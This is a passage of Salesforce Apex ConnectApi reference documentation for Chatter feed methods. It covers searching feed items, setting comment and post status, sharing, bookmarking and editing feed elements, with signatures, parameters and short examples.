Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedItemsInFeed(communityId, feedType, pageParam, pageSize, sortParam, q, result)

Testing ConnectApi Code

`searchFeedItemsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q)`

Searches the feed items for the `Company`, `Home`, and `Moderation` feed types and returns a specified page and page size in a specified sort order. Each feed item includes no more than the specified number of comments.

API Version

29.0–31.0

Important: In version 32.0 and later, use searchFeedElementsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage searchFeedItemsInFeed(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `DirectMessages`, `Home`, `Moderation`, and `PendingReview`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

q

Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedItemsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)

Testing ConnectApi Code

`searchFeedItemsInFeed(communityId, feedType, subjectId, q)`

Searches the feed items for a specified feed type.

API Version

28.0–31.0

Important: In version 32.0 and later, use searchFeedElementsInFeed(communityId, feedType, subjectId, q).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage searchFeedItemsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, String q)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `DirectMessages`, `Filter`, and `Streams`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If feed type is `UserProfile`, *subjectId* can be any user ID. If *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedItemsInFeed(communityId, feedType, subjectId, q, result)

Testing ConnectApi Code

searchFeedItemsInFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, q)

Searches the feed items for a specified feed type and user or record, and returns a specified page and page size in a specified sort order.

API Version

28.0–31.0

Important: In version 32.0 and later, use searchFeedElementsInFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, q).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage searchFeedItemsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `DirectMessages`, `Filter`, and `Streams`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Streams`, *subjectId* must be a stream ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Specifies the order of feed items in the feed.

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Search term. Searches keywords in the user or group name. A minimum of one character is required. This parameter does not support wildcards. This parameter is required.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedItemsInFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, q, result)

Testing ConnectApi Code

`searchFeedItemsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q)`

Searches the feed items for a specified feed type and returns a specified page and page size in a specified sort order. Each feed item includes no more than the specified number of comments.

API Version

29.0–31.0

Important: In version 32.0 and later, use searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage searchFeedItemsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q)
```

Parameters

communityId

Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: ConnectApi.FeedType

The type of feed. Valid values include every ConnectApi.FeedType except Company, DirectMessages, Filter, and Streams.

subjectId
Type: String

If *feedType* is Record, *subjectId* can be any record ID, including a group ID. If *feedType* is Streams, *subjectId* must be a stream ID. If *feedType* is Topics, *subjectId* must be a topic ID. If *feedType* is UserProfile, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias me.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: ConnectApi.FeedDensity

Specify the amount of content in a feed.

- AllUpdates—Displays all updates from people and records the user follows and groups the user is a member of.
- FewerUpdates—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, currentPageToken or nextPageToken. If you pass in null, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in null, the default size is 25.

sortParam
Type: ConnectApi.FeedSortOrder

Values are:

- CreatedDateDesc—Sorts by most recent creation date.
- LastModifiedDateDesc—Sorts by most recent activity.
- MostViewed—Sorts by most viewed content. This sort order is available only for Home feeds when the ConnectApi.FeedFilter is UnansweredQuestions.
- Relevance—Sorts by most relevant content. This sort order is available only for Company, Home, and Topics feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in null, the default value CreatedDateDesc is used.

q
Type: String

Required and cannot be null. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedItemsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)

Testing ConnectApi Code

`searchFeedItemsInFeed(String, ConnectApi.FeedType, String, Integer, ConnectApi.FeedDensity, String, Integer, ConnectApi.FeedSortOrder, String, Boolean)`

Searches the feed items for a specified feed type and user or record, and returns a specified page and page size in a specified sort order. Each feed item includes no more than the specified number of comments. Specify whether to return feed items posted by internal (non-community) users only.

API Version

30.0–31.0

Important: In version 32.0 and later, use searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage searchFeedItemsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q, Boolean showInternalOnly)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

subjectId
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

showInternalOnly
Type: Boolean

Specifies whether to show only feed items from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedItemsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly, result)

Testing ConnectApi Code

`searchFeedItemsInFilterFeed(communityId, subjectId, keyPrefix, q)`

Searches the feed items of a feed filtered by key prefix.

API Version

28.0–31.0

Important: In version 32.0 and later, use searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, q).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage searchFeedItemsInFilterFeed(String communityId,
String subjectId, String keyPrefix, String q)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`subjectId`
Type: String

The ID of the context user or the alias `me`.

`keyPrefix`
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

`q`
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedItemsInFilterFeed(communityId, subjectId, keyPrefix, q, result)

Testing ConnectApi Code

searchFeedItemsInFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, q)

Searches the feed items of a feed filtered by key prefix, and returns a specified page and page size in a specified sort order.

API Version

28.0–31.0

Important: In version 32.0 and later, use searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, q).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage searchFeedItemsInFilterFeed(String communityId,
String subjectId, String keyPrefix, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedItemsInFilterFeed(communityId, feedType, subjectId, keyPrefix, pageParam, pageSize, sortParam, q, result)

Testing ConnectApi Code

`searchFeedItemsInFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, q)`

Searches the feed items of a feed filtered by key prefix, and returns a specified page and page size in a specified sort order. Each feed item includes no more than the specified number of comments.

API Version

29.0–31.0

Important: In version 32.0 and later, use searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, q).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage searchFeedItemsInFilterFeed(String communityId, String subjectId, String keyPrefix, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedItemsInFilterFeed(communityId, feedType, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)

Testing ConnectApi Code

`setFeedCommentStatus(communityId, commentId, status)`

Set the status of a comment.

API Version

38.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.StatusCapability setFeedCommentStatus(String communityId,
String commentId, ConnectApi.StatusCapabilityInput status)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

commentId
Type: String

ID of the comment.

status
Type: `ConnectApi.StatusCapabilityInput`

A `ConnectApi.StatusCapabilityInput` object that includes the status you want to set.

Return Value

Type: `ConnectApi.StatusCapability`

If the comment doesn't support this capability, the return value is `ConnectApi.NotFoundException`.

Usage

Only users with the "Can Approve Feed Post and Comment" permission can set the status of a feed post or comment.

`setFeedEntityStatus(communityId, feedElementId, status)`

Set the status of a feed post.

API Version

37.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.StatusCapability setFeedEntityStatus(String communityId, String
feedElementId, ConnectApi.StatusCapabilityInput status)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

ID of the feed element.

status
Type: ConnectApi.StatusCapabilityInput

A ConnectApi.StatusCapabilityInput object that includes the status you want to set.

Return Value

Type: ConnectApi.StatusCapability

If the feed element doesn't support this capability, the return value is ConnectApi.NotFoundException.

Usage

Only users with the "Can Approve Feed Post and Comment" permission can set the status of a feed post or comment.

setIsMutedByMe(communityId, feedElementId, isMutedByMe)

Mute or unmute a feed element.

API Version

35.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.MuteCapability setIsMutedByMe(String communityId, String
feedElementId, Boolean isMutedByMe)
```

Parameters

communityId
Type: String

Use either the ID for a community, internal, or null.

feedElementId
Type: String

ID of the feed element.

isMutedByMe
Type: Boolean

Indicates whether the feed element is muted for the context user. Default value is false.

Return Value

Type: ConnectApi.MuteCapability

If the feed element doesn't support this capability, the return value is ConnectApi.NotFoundException.

`shareFeedElement(communityId, subjectId, feedElementType, originalFeedElementId)`

Share the *originalFeedElementId* as the context user.

API Version

31.0–38.0

Important: In version 39.0 and later, use `postFeedElement(communityId, feedElement)` or `updateFeedElement(communityId, feedElementId, feedElement)` with the `ConnectApi.FeedEntityShareCapabilityInput` to share a feed entity with a feed element.

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElement shareFeedElement(String communityId, String subjectId, ConnectApi.FeedElementType feedElementType, String originalFeedElementId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the user or group with whom to share the feed element.

feedElementType
Type: `ConnectApi.FeedElementType`

Values are:

- `Bundle`—A container of feed elements. A bundle also has a body made up of message segments that can always be gracefully degraded to text-only values.
- `FeedItem`—A feed item has a single parent and is scoped to one community or across all communities. A feed item can have capabilities such as bookmarks, canvas, content, comment, link, poll. Feed items have a body made up of message segments that can always be gracefully degraded to text-only values.
- `Recommendation`—A recommendation is a feed element with a recommendations capability. A recommendation suggests records to follow, groups to join, or applications that are helpful to the context user.

originalFeedElementId
Type: String

The ID of the feed element to share.

Return Value

Type: `ConnectApi.FeedElement`

Example

```
ConnectApi.ChatterFeeds.shareFeedElement(null, '0F9RR0000004CPw',
ConnectApi.FeedElementType.FeedItem, '0D5RR0000004Gxc');
```

shareFeedItem(communityId, feedType, subjectId, originalFeedItemId)

Share the *originalFeedItemId* to the feed specified by the *feedType*.

API Version

28.0–31.0

Important:

- In version 32.0–38.0, use `shareFeedElement(communityId, subjectId, feedElementType, originalFeedElementId)`.
- In version 39.0 and later, use `postFeedElement(communityId, feedElement)` or `updateFeedElement(communityId, feedElementId, feedElement)` with the `ConnectApi.FeedEntityShareCapabilityInput`.

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItem shareFeedItem(String communityId, ConnectApi.FeedType
feedType, String subjectId, String originalFeedItemId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

One of the following:

- `News`
- `Record`
- `UserProfile`

To share a feed item with a group, use `Record` and use a group ID as the *subjectId*.

subjectId
Type: String

The value depends on the value of *feedType*:

- `News`—*subjectId* must be the ID of the context user or the keyword `me`.
- `Record`—*subjectId* can be a group ID or the ID of the context user (or `me`).

- `UserProfile`—*`subjectId`* can be any user ID.

`originalFeedItemId`
Type: String

The ID of the feed item to share.

Return Value

Type: `ConnectApi.FeedItem`

Example

To share a feed item with a group, pass in to this method the community ID (or `null`), the feed type `Record`, the group ID, and the ID of the feed item to share.

```
ConnectApi.ChatterFeeds.shareFeedItem(null, ConnectApi.FeedType.Record, '0F9D00000000izf',
 '0D5D0000000JuAG');
```

`updateBookmark(communityId, feedItemId, isBookmarkedByCurrentUser)`

Bookmarks the specified feed item or removes a bookmark from the specified feed item.

API Version

28.0–31.0

Important: In version 32.0 and later, use updateFeedElementBookmarks(communityId, feedElementId, bookmarks), updateFeedElementBookmarks(communityId, feedElementId, bookmarks), or updateFeedElementBookmarks(communityId, feedElementId, isBookmarkedByCurrentUser).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItem updateBookmark(String communityId, String feedItemId,
Boolean isBookmarkedByCurrentUser)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedItemId`
Type: String

The ID for a feed item.

`isBookmarkedByCurrentUser`
Type: Boolean

—Specifying `true` adds the feed item to the list of bookmarks for the context user. Specify `false` to remove a bookmark.

Return Value

Type: ConnectApi.FeedItem

updateComment(communityId, commentId, comment)

Edits a comment.

API Version

34.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Comment updateComment(String communityId, String commentId,
ConnectApi.CommentInput comment)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

commentId
Type: String

ID of the comment to be edited.

comment
Type: ConnectApi.CommentInput

Information about the comment to be edited.

Return Value

Type: ConnectApi.Comment

If the comment doesn't support the `edit` capability, the return value is ConnectApi.NotFoundException.

Example

```
String commentId;
String communityId = Network.getNetworkId();

// Get the last feed item created by the context user.
List<FeedItem> feedItems = [SELECT Id FROM FeedItem WHERE CreatedById = :UserInfo.getUserId()
 ORDER BY CreatedDate DESC];
if (feedItems.isEmpty()) {
    // Return null within anonymous apex.
    return null;
```

```
}
String feedElementId = feedItems[0].id;

ConnectApi.CommentPage commentPage =
ConnectApi.ChatterFeeds.getCommentsForFeedElement(communityId, feedElementId);
if (commentPage.items.isEmpty()) {
    // Return null within anonymous apex.
    return null;
}
commentId = commentPage.items[0].id;

ConnectApi.FeedEntityIsEditable isEditable =
ConnectApi.ChatterFeeds.isCommentEditableByMe(communityId, commentId);

if (isEditable.isEditableByMe == true){
    ConnectApi.CommentInput commentInput = new ConnectApi.CommentInput();
    ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
    ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

    messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

    textSegmentInput.text = 'This is my edited comment.';
    messageBodyInput.messageSegments.add(textSegmentInput);

    commentInput.body = messageBodyInput;

    ConnectApi.Comment editedComment = ConnectApi.ChatterFeeds.updateComment(communityId,
 commentId, commentInput);
}
```

`updateFeedElement(communityId, feedElementId, feedElement)`

Edits a feed element. Feed items are the only type of feed element that can be edited.

API Version

34.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElement updateFeedElement(String communityId, String
feedElementId, ConnectApi.FeedElementInput feedElement)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

ID of the feed element to be edited. Feed items are the only type of feed element that can be edited.

feedElement
Type: ConnectApi.FeedElementInput

Information about the feed element to be edited. Feed items are the only type of feed element that can be edited.

Return Value

Type: ConnectApi.FeedElement

If the feed element doesn't support the `edit` capability, the return value is ConnectApi.NotFoundException.

Example for Editing a Feed Post

```
String communityId = Network.getNetworkId();

// Get the last feed item created by the context user.
List<FeedItem> feedItems = [SELECT Id FROM FeedItem WHERE CreatedById = :UserInfo.getUserId()
 ORDER BY CreatedDate DESC];
if (feedItems.isEmpty()) {
    // Return null within anonymous apex.
    return null;
}
String feedElementId = feedItems[0].id;

ConnectApi.FeedEntityIsEditable isEditable =
ConnectApi.ChatterFeeds.isFeedElementEditableByMe(communityId, feedElementId);

if (isEditable.isEditableByMe == true){
    ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
    ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
    ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

    messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

    textSegmentInput.text = 'This is my edited post.';
    messageBodyInput.messageSegments.add(textSegmentInput);

    feedItemInput.body = messageBodyInput;

    ConnectApi.FeedElement editedFeedElement =
ConnectApi.ChatterFeeds.updateFeedElement(communityId, feedElementId, feedItemInput);
}
```

Example for Editing a Question Title and Post

```
String communityId = Network.getNetworkId();

// Get the last feed item created by the context user.
List<FeedItem> feedItems = [SELECT Id FROM FeedItem WHERE CreatedById = :UserInfo.getUserId()
```

```
 ORDER BY CreatedDate DESC];
if (feedItems.isEmpty()) {
    // Return null within anonymous apex.
    return null;
}
String feedElementId = feedItems[0].id;

ConnectApi.FeedEntityIsEditable isEditable =
ConnectApi.ChatterFeeds.isFeedElementEditableByMe(communityId, feedElementId);

if (isEditable.isEditableByMe == true){

    ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
    ConnectApi.FeedElementCapabilitiesInput feedElementCapabilitiesInput = new
ConnectApi.FeedElementCapabilitiesInput();
    ConnectApi.QuestionAndAnswersCapabilityInput questionAndAnswersCapabilityInput = new
ConnectApi.QuestionAndAnswersCapabilityInput();
    ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
    ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

    messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

    textSegmentInput.text = 'This is my edited question.';
    messageBodyInput.messageSegments.add(textSegmentInput);

    feedItemInput.body = messageBodyInput;
    feedItemInput.capabilities = feedElementCapabilitiesInput;

    feedElementCapabilitiesInput.questionAndAnswers = questionAndAnswersCapabilityInput;
    questionAndAnswersCapabilityInput.questionTitle = 'Where is my edited question?';

    ConnectApi.FeedElement editedFeedElement =
ConnectApi.ChatterFeeds.updateFeedElement(communityId, feedElementId, feedItemInput);
}
```

`updateFeedElementBookmarks(communityId, feedElementId, bookmarks)`

Bookmark or unbookmark a feed element by passing a `ConnectApi.BookmarksCapabilityInput` object.

API Version

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.BookmarksCapability updateFeedElementBookmarks(String
communityId, String feedElementId, ConnectApi.BookmarksCapabilityInput bookmarks)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

bookmarks
Type: ConnectApi.BookmarksCapabilityInput

Information about a bookmark.

Return Value

Type: ConnectApi.BookmarksCapability

If the feed element doesn't support this capability, the return value is `ConnectApi.NotFoundException`.

updateFeedElementBookmarks(communityId, feedElementId, isBookmarkedByCurrentUser)

Bookmark or unbookmark a feed element by passing a boolean value.

API Version

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.BookmarksCapability updateFeedElementBookmarks(String
communityId, String feedElementId, Boolean isBookmarkedByCurrentUser)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

isBookmarkedByCurrentUser
Type: Boolean

Specify whether to bookmark the feed element (`true`) or not (`false`).

Return Value

Type: ConnectApi.BookmarksCapability

If the feed element doesn't support this capability, the return value is ConnectApi.NotFoundException.

Example

```
ConnectApi.BookmarksCapability bookmark =
ConnectApi.ChatterFeeds.updateFeedElementBookmarks(null, '0D5D0000000KuGh', true);
```

updateLikeForComment(communityId, commentId, isLikedByCurrentUser)

Like or unlike a comment.

API Version

39.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterLikePage updateLikeForComment(String communityId, String
commentId, Boolean isLikedByCurrentUser)
```

Parameters

communityId
Type: String

Use either the ID for a community, internal, or null.

commentId
Type: String

ID of the comment.

isLikedByCurrentUser
